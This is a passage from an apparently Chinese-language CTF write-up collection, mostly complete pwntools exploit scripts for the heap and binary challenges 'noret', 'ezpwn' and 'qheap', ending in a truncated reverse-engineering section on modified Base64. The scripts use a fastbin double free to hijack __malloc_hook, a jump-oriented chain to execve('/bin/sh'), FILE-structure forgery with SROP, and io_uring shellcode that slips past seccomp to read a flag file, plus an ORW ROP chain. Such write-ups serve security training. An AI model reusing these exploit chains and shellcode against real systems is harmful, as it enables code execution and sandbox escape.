payload += p64(0x7F)
io.sendline(payload)


def add(size, content):
    io.recvuntil(b"> ")
    io.sendline(str(1))
    io.recvuntil(b"> ")
    io.sendline(str(size))
    io.recvuntil(b"> ")
    io.sendline(content)


def free(idx):
    io.recvuntil(b"> ")
    io.sendline(str(2))
    io.recvuntil(b"> ")
    io.sendline(str(idx))


def new(con):
    io.recvuntil(b"> ")
    io.sendline(str(3))
    io.recvuntil(b"> ")
    io.send(con)


add(0x60, b"a")  # 0
```

```python
add(0x60, b"a")  # 1
add(0x60, b"a")  # 2
free(0)
free(1)
free(0)
add(0x60, p64(0x6020c0))  # 3
add(0x60, b"a")  # 4
add(0x60, b"a")  # 5
add(0x60, b"a")  # 6
payload = p64(0) + p64(0x91)
payload = payload.ljust(0x98, b"a")
payload += p64(0x21) + p64(0) * 3 + p64(0x21)
new(payload)
free(6)
payload = b"a" * 0xF + p8(0x91)
new(payload)
libc.address = u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00")) - 0x3C4B78
info("libc base: " + hex(libc.address))
new(p64(0) + p64(0x21))
free(1)
free(0)
free(1)
add(0x60, p64(libc.sym["__malloc_hook"] - 0x23))  # 7
add(0x60, b"a")
add(0x60, b"a")
one = [0x4527a, 0xf03a4, 0xf1247]
add(0x60, b"a" * 0x13 + p64(libc.address + one[2]))  # 10
io.recv()
io.sendline(str(1))
io.recvuntil(b"> ")
io.sendline(str(0x60))
io.interactive()
```



PWN-noret

考的是jop技术，其实在pwn的攻击方式中不止存在rop（返回导向编程），还存在jop（里面jmp）和cop（利用call），只不过大家见的很少，这题是四年前国际赛的赛题，不是我出的，因为我觉得出的很好，比我自己出jop要好，所以就直接拿过来用了

```
.text:0000000000401000                xchg    rax, rdi
.text:0000000000401002                jmp     qword ptr [rax+1]
.text:0000000000401005 ; ---------------------------------------------------------------------------
.text:0000000000401005                mov     rcx, rdi
.text:0000000000401008                jmp     qword ptr [rcx]
.text:000000000040100A ; ---------------------------------------------------------------------------
.text:000000000040100A                xor     rax, rax
.text:000000000040100D                jmp     qword ptr [rdx]
.text:000000000040100F ; ---------------------------------------------------------------------------
.text:000000000040100F                pop     rsp
.text:0000000000401010                pop     rdi
.text:0000000000401011                pop     rcx
.text:0000000000401012                pop     rdx
.text:0000000000401013                jmp     qword ptr [rdi+1]
.text:0000000000401016 ; ---------------------------------------------------------------------------
.text:0000000000401016                pop     rcx
.text:0000000000401017                or      bh, bh
.text:0000000000401019                jmp     qword ptr [rdx]
.text:000000000040101B ; ---------------------------------------------------------------------------
.text:000000000040101B                mov     rsi, [rcx+10h]
.text:000000000040101F                jmp     qword ptr [rdx]
.text:0000000000401021 ; ---------------------------------------------------------------------------
.text:0000000000401021                pop     rdx
.text:0000000000401022                jmp     qword ptr [rcx]
.text:0000000000401024 ; ---------------------------------------------------------------------------
.text:0000000000401024                add     rax, rdx
.text:0000000000401027                jmp     qword ptr [rcx]
.text:0000000000401029 ; ---------------------------------------------------------------------------
.text:0000000000401029                pop     rcx
.text:000000000040102A                jmp     qword ptr [rdx]
.text:000000000040102C
```

很容易注意到存在很多gadget片段

```
23      if ( buf[0] > '4' )
24      {
25    LABEL_9:
26        write();
27      }
28      else
29      {
30        v5 = &retaddr;
31        v4 = &v5;
32        write();
33      }
34    }
35    write();
36    v5 = (_UNKNOWN **)&loc_401040;
37    v1 = sys_read(0, &buf_, 0x168uLL);
```

简单重命名一下函数，输入4的时候会把rbp里面的数据打印出来，也就是泄露栈地址，然后输入2的时候，注意看汇编，ida反编译出来的是有问题的

```
xt:000000000040106B                 jl      loc_40111A
xt:0000000000401071                 jz      short loc_40109C
xt:0000000000401073                 cmp     byte ptr [rsi], 32h ; '2'
xt:0000000000401076                 jz      short loc_4010B2
xt:0000000000401078                 cmp     byte ptr [rsi],
xt:000000000040107B                 jz      loc_401101
xt:0000000000401081                 cmp     byte ptr [rsi],
xt:0000000000401084                 jg      loc_40111A
xt:000000000040108A                 push    rsp
xt:000000000040108B                 push    rsp
xt:000000000040108C                 push    rsp
xt:000000000040108D                 pop     rsi
xt:000000000040108E                 pop     rsp
xt:000000000040108F                 pop     rsp
xt:0000000000401090                 mov     edx, 8
xt:0000000000401095                 call    write
xt:000000000040109A                 jmp     short loc_401040
xt:000000000040109C ; ---------------------------------------------------------------------------
xt:000000000040109C
xt:000000000040109C loc_40109C:                             ; CODE XREF: start+45↑j
xt:000000000040109C                 mov     rsi, offset unk_4020E8
xt:00000000004010A6                 mov     edx, 5Fh ; '_'
xt:00000000004010AB                 call    write
xt:00000000004010B0                 jmp     short loc_401040
xt:00000000004010B2 ; ---------------------------------------------------------------------------
xt:00000000004010B2
xt:00000000004010B2 loc_4010B2:                             ; CODE XREF: start+4A↑j
xt:00000000004010B2                 mov     rsi, offset unk_402168
xt:00000000004010BC                 mov     edx, 16h
xt:00000000004010C1                 call    write
xt:00000000004010C6                 push    offset loc_401040
xt:00000000004010CB                 sub     rsp, 100h
xt:00000000004010D2                 mov     rsi, rsp        ; buf
xt:00000000004010D5                 mov     edx, 168h       ; count
xt:00000000004010DA                 xor     rax, rax
xt:00000000004010DD                 xor     rdi, rdi        ; fd
xt:00000000004010E0                 syscall                 ; LINUX - sys_read
xt:00000000004010E2                 mov     rsi, offset unk_40217E
xt:00000000004010EC                 mov     edx, 1Dh
xt:00000000004010F1                 call    write
xt:00000000004010F6                 add     rsp, 108h
xt:00000000004010FD                 jmp     [rsp+var_8]
```

会跳转到这个位置

```
  write();
  v5 = (_UNKNOWN **)&loc_401040;
  v1 = sys_read(0, &buf_, 0x168uLL);
  write();
  return ((__int64 (__fastcall *)(_QWORD, void *))v5)(0LL, &unk_40217E);
}
```

也就是这里，这里存在栈溢出

gdb调试可以发现，我们只要控制好rsp和后面的数据，就可以把rip劫持到最开始的rsp位置，也就是类似于栈迁移到buf的效果，建议可以跟着wp调试一下

```python
from pwn import *

context(log_level="debug", arch="amd64", os="linux")
io = process("./pwn")
#io = remote("node1.tgctf.woooo.tech",31735)
elf = ELF("./pwn")


def dbg():
    gdb.attach(io)
```

```python
eip_offset = 256

xchg_rax_rdi_jmp_rax_1 = 0x401000  # xchg rax, rdi; jmp qword ptr [rax + 1];
xor_rax_rax_jmp_rdx = 0x40100A  # xor rax, rax; jmp qword ptr [rdx];
pop_rsp_rdi_rcx_rdx_jmp_rdx_1 = (
    0x40100F  # pop rsp; pop rdi; pop rcx; pop rdx; jmp qword ptr [rdi + 1];
)
mov_rsi_rcx_jmp_rdx = 0x40101B  # mov rsi, qword ptr [rcx + 0x10]; jmp qword
ptr [rdx];
pop_rdx_jmp_rcx = 0x401021  # pop rdx; jmp qword ptr [rcx];
add_rax_rdx_jmp_rcx = 0x401024  # add rax, rdx; jmp qword ptr [rcx];
pop_rcx_jmp_rdx = 0x401029  # pop rcx; jmp qword ptr [rdx];
syscall = 0x401163  # syscall;
ret = 0x401165  # add rsp, 0x8; jmp [rsp-0x8];

# Leak the stack base
io.sendlineafter("> ", "4")
rsp = u64(io.recvn(8)) - 0x100
log.success(f"rsp : {hex(rsp)}")

# Build dispatch table and setup initial dispatch registers
payload = b"/bin/sh\x00"  # [0x00] (rsp base)
payload += p64(ret)  # [0x08]
payload += p64(0x00)  # [0x10]

payload += p64(rsp + 8- 0x1)  # [0x18] (rdi)
payload += p64(rsp + 8)  # [0x20] (rcx)
payload += p64(rsp + 8)  # [0x28] (rdx)

# Set rdi = &'/bin/sh'                      (xor rax, rax; pop rdx; add rax,
rdx; xchg rax, rdi; ret)
payload += p64(xor_rax_rax_jmp_rdx)  # [0x30]
payload += p64(pop_rdx_jmp_rcx)  # [0x38]
payload += p64(rsp)  # [0x40]
payload += p64(add_rax_rdx_jmp_rcx)  # [0x48]
payload += p64(xchg_rax_rdi_jmp_rax_1)  # [0x50]

# Reset rdx
payload += p64(pop_rdx_jmp_rcx)  # [0x58]
payload += p64(rsp + 8)  # [0x60]

# Set rsi = 0x00                            (pop rcx; mov rsi, [rcx+0x10];
ret)
payload += p64(pop_rcx_jmp_rdx)  # [0x68]
payload += p64(rsp + 0x10)  # [0x70]
payload += p64(mov_rsi_rcx_jmp_rdx)  # [0x78]

# Reset rcx
payload += p64(pop_rcx_jmp_rdx)  # [0x80]
payload += p64(rsp + 8)  # [0x88]

# Set rax = SYS_execve                      (xor rax, rax; pop rdx; add rax,
rdx; ret)
```

```
payload += p64(xor_rax_rax_jmp_rdx)  # [0x90]
payload += p64(pop_rdx_jmp_rcx)  # [0x98]
payload += p64(0x3b)  # [0xa0]
payload += p64(add_rax_rdx_jmp_rcx)  # [0xa8]

# Set rdx = 0x00 & Pwn                          (pop rdx; syscall)
payload += p64(pop_rdx_jmp_rcx)  # [0xb0]
payload += p64(0x00)  # [0xb8]
payload += p64(syscall)  # [0xc0]

io.sendlineafter("> ", "2")
gdb.attach(io)
io.sendlineafter(
    ": ",
    flat(
        {0: payload, eip_offset: pop_rsp_rdi_rcx_rdx_jmp_rdx_1}, rsp + 0x8 * 3
    ),
)
io.recvline()
io.interactive()
```

PWN-ezpwn

[极客巅峰2024 pwn ezblind - blog at gets (getspwn.xyz)]

[赛题复现 (ycb2024Hard Sandbox) - blog at gets (getspwn.xyz)]

不多说了，其实我自己博客上面都有，直接给最后的exp好了

```
from pwn import *

context(log_level="debug", arch="amd64", os="linux")
io = process("./pwn")
io = remote("127.0.0.1", 9999)
elf = ELF("./pwn")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")


def dbg():
    gdb.attach(io)


def write(py, con):
    io.send(p64(py))
    io.send(p8(con))


def write_all(offset, date):
    for i, byte in enumerate(date):
        io.send(p64(offset + i))
```

```
        io.send(p8(byte))


libc_py = 0x43FF0
link_map_py = libc_py + 0x26B2E0  # 0x2C32D0  # 0x2ae2d0
io.send(p64(0x40000))
stdout = 0x25F770
io_list_all = 0x25F670

write(link_map_py, elf.got["_Exit"] - elf.got["write"])
write_all(stdout, p32(0xFBAD3887))
write(stdout + 0x28, 0xFF)  # _IO_write_ptr
write_all(libc_py + 0x26B118 + 0x55, b"_IO_flush_all\x00")  # r_debug+0x55

write(0x26B348 + libc_py, 0xB8)  # l_info[DT_SYMTAB]—> DT_DEBUG 0x26b348
write_all(stdout, p32(0xFBAD1800))
write(stdout + 0x20, 0x00)  # _IO_write_base
write(stdout + 0x28, 0xFF)  # _IO_write_ptr
io.recv(0x1E0)
libc.address = u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00")) - 0x217600
info("libc base: " + hex(libc.address))
write(0x26B348 + libc_py, 0x78)
io.recv()
file_addr = libc.sym["_IO_2_1_stdout_"]
payload_addr = file_addr + 0x10
frame_addr = file_addr + 0xE8
rop_addr = frame_addr + 0xF8
buf_addr = rop_addr + 0x60
fake_file = b""
fake_file += p64(0)  # _IO_read_end
fake_file += p64(0)  # _IO_read_base
fake_file += p64(0)  # _IO_write_base
fake_file += p64(1)  # _IO_write_ptr
fake_file += p64(0)  # _IO_write_end
fake_file += p64(0)  # _IO_buf_base;
fake_file += p64(0)  # _IO_buf_end
fake_file += p64(0) * 4  # from _IO_save_base to _markers
fake_file += p64(
    next(
        libc.search(
            asm("mov rdx, [rdi+0x8]; mov [rsp], rax; call qword ptr
[rdx+0x20];"),
            executable=True,
        )
    )
)  # FILE chain ptr
fake_file += p32(2)  # _fileno for stderr is 2
fake_file += p32(0)  # _flags2, usually 0
fake_file += p64(frame_addr)  # _old_offset
fake_file += p16(1)  # _cur_column
fake_file += b"\x00"  # _vtable_offset
fake_file += b"\n"  # _shortbuf[1]
fake_file += p32(0)  # padding
fake_file += p64(libc.sym["_IO_2_1_stdout_"] + 0x1EA0)  # _IO_stdfile_1_lock
fake_file += p64(0xFFFFFFFFFFFFFFFF)  # _offset
```

```
fake_file += p64(0)  # _codecvt
fake_file += p64(0)  # _IO_wide_data_1
fake_file += p64(0) * 3  # from _freeres_list to __pad5
fake_file += p32(0xFFFFFFFF)  # _mode
fake_file += b"\x00" * 19  # _unused2
fake_file = fake_file.ljust(0xD8 - 0x10, b"\x00")
fake_file += p64(libc.address + 0x2173C0 + 0x20)  #
libc.sym['_IO_obstack_jumps']
fake_file += p64(file_addr + 0x30)

frame = SigreturnFrame()
frame.rdi = libc.sym["_IO_2_1_stdout_"] & 0xFFFFFFFFFFFFF000
frame.rsi = 0x1000
frame.rdx = 7
frame.rsp = rop_addr
frame.rip = libc.sym["mprotect"]

frame = bytearray(bytes(frame))
frame[8 : 8 + 8] = p64(frame_addr)
frame[0x20 : 0x20 + 8] = p64(libc.sym["setcontext"] + 61)
frame = bytes(frame)
'''
order2 = b"h\x00"[::-1].hex()
order1 = b"/bin/bas"[::-1].hex()
shellcode1 = asm(
    f"""
_start:

    /* Step 1: fork a new process */
    mov rax, 57             /* syscall number for fork (on x86_64) */
    syscall                 /* invoke fork() */

    test rax, rax           /* check if return value is 0 (child) or positive
(parent) */
    js _exit                /* if fork failed, exit */

    /* Step 2: If parent process, attach to child process */
    cmp rax, 0              /* are we the child process? */
    je child_process        /* if yes, jump to child_process */

parent_process:
    /* Store child PID */
    mov r8,rax

    mov rsi, r8            /* rdi = child PID */

    /* Attach to child process */
    mov rax, 101            /* syscall number for ptrace */
    mov rdi, 0x10           /* PTRACE_ATTACH */
    xor rdx, rdx            /* no options */
    xor r10, r10            /* no data */
    syscall                 /* invoke ptrace(PTRACE_ATTACH, child_pid, 0, 0)
*/

monitor_child:
```

```
    /* Wait for the child to stop */

    mov rdi, r8            /* rdi = child PID */
    mov rsi, rsp            /*  no status*/
    xor rdx, rdx            /* no options */
    xor r10, r10            /* no rusage */
    mov rax, 61             /* syscall number for wait4 */
    syscall                 /* invoke wait4() */

    /* Set ptrace options */
    mov rax, 110
    syscall
    mov rdi, 0x4200         /* PTRACE_SETOPTIONS */
    mov rsi, r8            /* rsi = child PID */
    xor rdx, rdx            /* no options */
    mov r10, 0x00000080     /* PTRACE_O_TRACESECCOMP */
    mov rax, 101            /* syscall number for ptrace */
    syscall                 /* invoke ptrace(PTRACE_SETOPTIONS, child_pid, 0,
0) */

    /* Allow the child process to continue */
    mov rax, 110
    syscall

    mov rdi, 0x7            /* PTRACE_CONT */
    mov rsi, r8            /* rsi = child PID */
    xor rdx, rdx            /* no options */
    xor r10, r10            /* no data */
    mov rax, 101            /* syscall number for ptrace */
    syscall                 /* invoke ptrace(PTRACE_CONT, child_pid, 0, 0) */

    /* Loop to keep monitoring the child */
    jmp monitor_child

child_process:
    /* Child process code here */
    /* For example, we could execute a shell or perform other actions */
    /* To keep it simple, let's just execute `/bin/sh` */

    /* sleep(5) */
    /* push 0 */
    push 1
    dec byte ptr [rsp]
    /* push 5 */
    push 5
    /* nanosleep(requested_time='rsp', remaining=0) */
    mov rdi, rsp
    xor esi, esi /* 0 */
    /* call nanosleep() */
    push SYS_nanosleep /* 0x23 */
    pop rax
    syscall

    mov rax, 0x{order2}  /* "/bin/sh" */
    push rax
```

```
    mov rax, 0x{order1}  /* "/bin/sh" */
    push rax
    mov rdi, rsp
    mov rsi, 0
    xor rdx, rdx
    mov rax, 59             /* syscall number for execve */
    syscall
    jmp child_process

_exit:
    /* Exit the process */
    mov rax, 60             /* syscall number for exit */
    xor rdi, rdi            /* status 0 */
    syscall
"""
)
'''
shellcode = asm(
    """
/*视情况调整栈帧*/
    add rsp, 0x2000
/*int uring_fd = syscall(SYS_io_uring_setup, 16, &params);*/
    mov rax, 0
    lea rdi, [rsp+0x100]
    mov rcx, 15
    rep stosq
    mov rdi, 16
    lea rsi, [rsp+0x100]
    mov rax, 0x1a9
    syscall
/*unsigned char *sq_ring = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE,
MAP_SHARED, uring_fd, IORING_OFF_SQ_RING);*/
    mov qword ptr [rsp+0x200], rax
    xor rdi, rdi
    mov rsi, 0x1000
    mov rdx, 3
    mov r10, 1
    mov r8, qword ptr [rsp+0x200]
    mov r9, 0
    mov rax, 9
    syscall
    mov qword ptr [rsp+0x208], rax
/*unsigned char *cq_ring = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE,
MAP_SHARED, uring_fd, IORING_OFF_CQ_RING);*/
    xor rdi, rdi
    mov rsi, 0x1000
    mov rdx, 3
    mov r10, 1
    mov r8, qword ptr [rsp+0x200]
    mov r9, 0x8000000
    mov rax, 9
    syscall
    mov qword ptr [rsp+0x210], rax
/*struct io_uring_sqe *sqes = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE,
MAP_SHARED, uring_fd, IORING_OFF_SQES);*/
```

```
    xor rdi, rdi
    mov rsi, 0x1000
    mov rdx, 3
    mov r10, 1
    mov r8, qword ptr [rsp+0x200]
    mov r9, 0x10000000
    mov rax, 9
    syscall
    mov qword ptr [rsp+0x218], rax

/*openat*/
    mov rax, 0
    mov rdi, qword ptr [rsp+0x218]
    mov rcx, 8
    rep stosq
    mov rdi, qword ptr [rsp+0x218]
    mov byte ptr [rdi], 18
    mov byte ptr [rdi+1], 16
    mov dword ptr [rdi+4], -100
    /* 要打开文件的路径存放在 rsp+0x300 处 */
    mov rax, 0x67616c662f2e
    mov qword ptr [rsp+0x300], rax
    lea rax, [rsp+0x300]
    mov qword ptr [rdi+16], rax
    mov dword ptr [rdi+28], 0

    mov rdi, qword ptr [rsp+0x208]
    mov edx, dword ptr [rsp+0x140]
    add rdi, rdx
    mov dword ptr [rdi], 0

    mov rdi, qword ptr [rsp+0x208]
    mov edx, dword ptr [rsp+0x12c]
    add rdi, rdx
    add dword ptr [rdi], 1

    mov rdi, qword ptr [rsp+0x200]
    mov rsi, 1
    mov rdx, 1
    mov r10, 1
    xor r8, r8
    xor r9, r9
    mov rax, 0x1aa
    syscall

    mov rdi, qword ptr [rsp+0x210]
    mov edx, dword ptr [rsp+0x164]
    add rdi, rdx
    mov edx, dword ptr [rdi+8]
    mov qword ptr [rsp+0x220], rdx

 /*read*/
    mov rax, 0
    mov rdi, qword ptr [rsp+0x218]
    mov rcx, 8
```

```
    rep stosq
    mov rdi, qword ptr [rsp+0x218]
    mov byte ptr [rdi], 22
    mov rax, qword ptr [rsp+0x220]
    mov dword ptr [rdi+4], eax
    lea rax, [rsp+0x300]
    mov qword ptr [rdi+16], rax
    mov dword ptr [rdi+24], 0x100

    mov rdi, qword ptr [rsp+0x208]
    mov edx, dword ptr [rsp+0x140]
    add rdi, rdx
    mov dword ptr [rdi], 0

    mov rdi, qword ptr [rsp+0x208]
    mov edx, dword ptr [rsp+0x12c]
    add rdi, rdx
    add dword ptr [rdi], 1

    mov rdi, qword ptr [rsp+0x200]
    mov rsi, 1
    mov rdx, 1
    mov r10, 1
    xor r8, r8
    xor r9, r9
    mov rax, 0x1aa
    syscall

/*write*/
    mov rax, 0
    mov rdi, qword ptr [rsp+0x218]
    mov rcx, 8
    rep stosq
    mov rdi, qword ptr [rsp+0x218]
    mov byte ptr [rdi], 23
    mov dword ptr [rdi+4], 1
    lea rax, [rsp+0x300]
    mov qword ptr [rdi+16], rax
    mov dword ptr [rdi+24], 0x100

    mov rdi, qword ptr [rsp+0x208]
    mov edx, dword ptr [rsp+0x140]
    add rdi, rdx
    mov dword ptr [rdi], 0

    mov rdi, qword ptr [rsp+0x208]
    mov edx, dword ptr [rsp+0x12c]
    add rdi, rdx
    add dword ptr [rdi], 1

    mov rdi, qword ptr [rsp+0x200]
    mov rsi, 1
    mov rdx, 3
    mov r10, 1
    xor r8, r8
```

```
    xor r9, r9
    mov rax, 0x1aa
    syscall
"""
)

payload = fake_file + frame + p64(rop_addr + 8) + shellcode
sleep(1)
write_all(stdout + 0x10, payload)
# gdb.attach(io, "b _obstack_newchunk\nc")
write(0x26B348 + libc_py, 0xB8)
io.interactive()
```

我用的是wsl，两个shellcode本地都是可以打通的

PWN-qheap

（爱来自圈圈）

漏洞：有2种堆块嘛，各16个，free的时候，第一种会越界free第二种的第一个，导致ptmalloc free 了 ziglang的heap

exp：建议参考enllus1on神的exp，这里提供本地exp，远程需要爆破

```
from pwn import *

io = process("./pwn")
#io = remote("node1.tgctf.woooo.tech",32173)
context(arch="amd64", os="linux", log_level="debug")
elf = ELF("./pwn")
libc = ELF("./libc.so.6")


def lg(buf):
    global heap_base
    global libc_base
    global target
    global temp
    global stack
    global leak
    log.success(f"\033[33m{buf}:{eval(buf):#x}\033[0m")


def decrypt(cry):
    ans = cry
    for i in range(3):
        ans = (ans >> 12) ^ cry
    return ans
```

```python
def add(idx, size, data):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b":", str(idx).encode())
    io.sendafter(b":", str(size).encode())
    io.sendafter(b":", data)


def free(idx):
    io.sendlineafter(b"> ", b"2")
    io.sendlineafter(b":", str(idx).encode())


def show(idx):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b":", str(idx).encode())


def edit(idx, data):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b":", str(idx).encode())
    io.sendafter(b":", data)


def inQ():
    io.sendlineafter(b"> ", b"356781")


def outQ():
    sleep(0.02)
    io.sendline(b"4")


def Qadd(index, size, content):
    sleep(0.02)
    io.sendline(b"1")
    sleep(0.02)
    io.sendline(str(index))
    sleep(0.02)
    io.sendline(str(size))
    sleep(0.02)
    io.send(content)


def Qfree(index):
    sleep(0.02)
    io.sendline(b"2")
    sleep(0.02)
    io.sendline(str(index))


def Qedit(index, content):
    sleep(0.02)
    io.sendline(b"3")
```

```
    sleep(0.02)
    io.sendline(str(index))
    sleep(0.02)
    io.send(content)


def dbg():
    gdb.attach(io)


for i in range(7):
    add(0, 0x20, b"a")

for i in range(14):
    add(0, 0x10, b"a")

add(0, 0x10, b"a")
free(0)
inQ()
Qadd(0, 0x20, b"a" * 0x18 + p64(0x111))
Qadd(1, 0x20, b"b" * 0x20)
outQ()
free(1)
add(1, 0x100, b"a" * 0x20)  # victim
inQ()
Qadd(2, 0x20, b"a" * 0x18 + p64(0x31))
Qadd(3, 0x20, b"a" * 0x20)
outQ()
free(3)
show(1)
io.recvuntil(

 "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa1\x00\x00\x00\x00\x00\x00
\x00"
)
heap_base = u64(io.recv(6).ljust(8, b"\x00")) << 12
lg("heap_base")
libc_base = heap_base - 0x282000 - 0x19000
lg("libc_base")

fake_io_read = flat(
    {
        0x0: 0x8000 | 0x40 | 0x1000,  # _flags
        0x20: heap_base,  # _IO_write_base
        0x28: heap_base + 0x500,  # _IO_write_ptr
        0x68: heap_base,  # _chain
        0x70: 0,  # _fileno
        0xC0: 0,  # _modes
        0xD8: libc_base + libc.symbols["_IO_file_jumps"] - 0x8,  # _vtables
    },
    filler=b"\x00",
)

add(4, 0x100, b"a")
inQ()
```

```python
Qadd(5, 0x20, b"a" * 0x18 + p64(0x111))
Qadd(6, 0x20, b"b")
outQ()
free(4)
free(6)
key = (heap_base + 0xC0) >> 12
edit(1, b"g" * 0x80 + p64(key ^ (libc_base +
libc.symbols["_IO_2_1_stderr_"])))
add(7, 0x100, b"b")

add(7, 0x100, fake_io_read)

io.sendlineafter(b"> ", b"5")

payload = b""
fake_io_write = flat(
    {
        0x00: 0x8000 | 0x800 | 0x1000,  # _flags
        0x20: libc_base + libc.symbols["environ"],  # _IO_write_base
        0x28: libc_base + libc.symbols["environ"] + 8,  # _IO_write_ptr
        0x68: heap_base + 0x100,  # _chain
        0x70: 1,  # _fileno
        0xC0: 0,  # _modes
        0xD8: libc_base + libc.symbols["_IO_file_jumps"],  # _vtables
    },
    filler=b"\x00",
)
payload = fake_io_write.ljust(0x100, b"\x00")

fake_io_read = flat(
    {
        0x00: 0x8000 | 0x40 | 0x1000,  # _flags
        0x20: heap_base + 0x200,  # _IO_write_base
        0x28: heap_base + 0x500,  # _IO_write_ptr
        0x68: heap_base + 0x200,  # _chain
        0x70: 0,  # _fileno
        0xC0: 0,  # _modes
        0xD8: libc_base + libc.symbols["_IO_file_jumps"] - 0x8,  # _vtables
    },
    filler=b"\x00",
)
payload += fake_io_read.ljust(0x100, b"\x00")

sleep(0.1)
io.send(payload)

stack = u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
target = stack - 528
log.success(f"target:{target:#x}")

fake_io_read = flat(
    {
        0x00: 0x8000 | 0x40 | 0x1000,  # _flags
        0x20: target,  # _IO_write_base
        0x28: target + 0x200,  # _IO_write_ptr
```

```
        0x68: 0,  # _chain
        0x70: 0,  # _fileno
        0xC0: 0,  # _modes
        0xD8: libc_base + libc.symbols["_IO_file_jumps"] - 0x8,  # _vtables
    },
    filler=b"\x00",
)

sleep(0.1)
io.send(fake_io_read)

pop_rdi_ret = libc_base + next(libc.search(asm("pop rdi; ret;"),
executable=True))
pop_rsi_ret = libc_base + next(libc.search(asm("pop rsi; ret;"),
executable=True))
pop_rdx_rbx_ret = libc_base + next(
    libc.search(asm("pop rdx;pop rbx; ret;"), executable=True)
)
pop_rax_ret = libc_base + next(libc.search(asm("pop rax; ret;"),
executable=True))
syscall_ret = libc_base + next(libc.search(asm("syscall; ret;"),
executable=True))

payload = flat(
    [
        pop_rax_ret,
        2,
        pop_rax_ret,
        2,
        pop_rdi_ret,
        target + 0xC0,
        pop_rsi_ret,
        0,
        syscall_ret,
        pop_rax_ret,
        0,
        pop_rdi_ret,
        3,
        pop_rsi_ret,
        target + 0x150,
        pop_rdx_rbx_ret,
        0x30,
        0,
        syscall_ret,
        pop_rax_ret,
        1,
        pop_rdi_ret,
        1,
        syscall_ret,
        b"flag\x00\x00\x00\x00",
    ]
)

sleep(0.1)
# dbg()
```

```
io.send(payload)
io.interactive()
```

REVERSE-Base64

考点总结：魔改Base64

题目描述：如题 flag格式为HZNUCTF{}

wp：


拿到附件先查壳，64位的，没有壳

直接ida64分析，拿到伪代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char *v3; // rbx
  __int64 v4; // rcx
  void *v5; // rbx
  char Destination[16]; // [rsp+20h] [rbp-28h] BYREF

  sub_140001020("Welcome to HZNUCTF!!!\n");
  sub_140001020("Plz input your flag:\n");
  v3 = (char *)malloc(0x2Aui64);
```

```
  sub_140001080("%s");
  v4 = -1i64;
  do
    ++v4;
  while ( v3[v4] );
  if ( v4 == 41 )
  {
    strncpy_s(Destination, 9ui64, v3, 8ui64);
    Destination[8] = 0;
    if ( !strcmp(Destination, "HZNUCTF{") )
    {
      v5 = (void *)sub_1400010E0(v3);
      if ( !strcmp((const char *)v5,
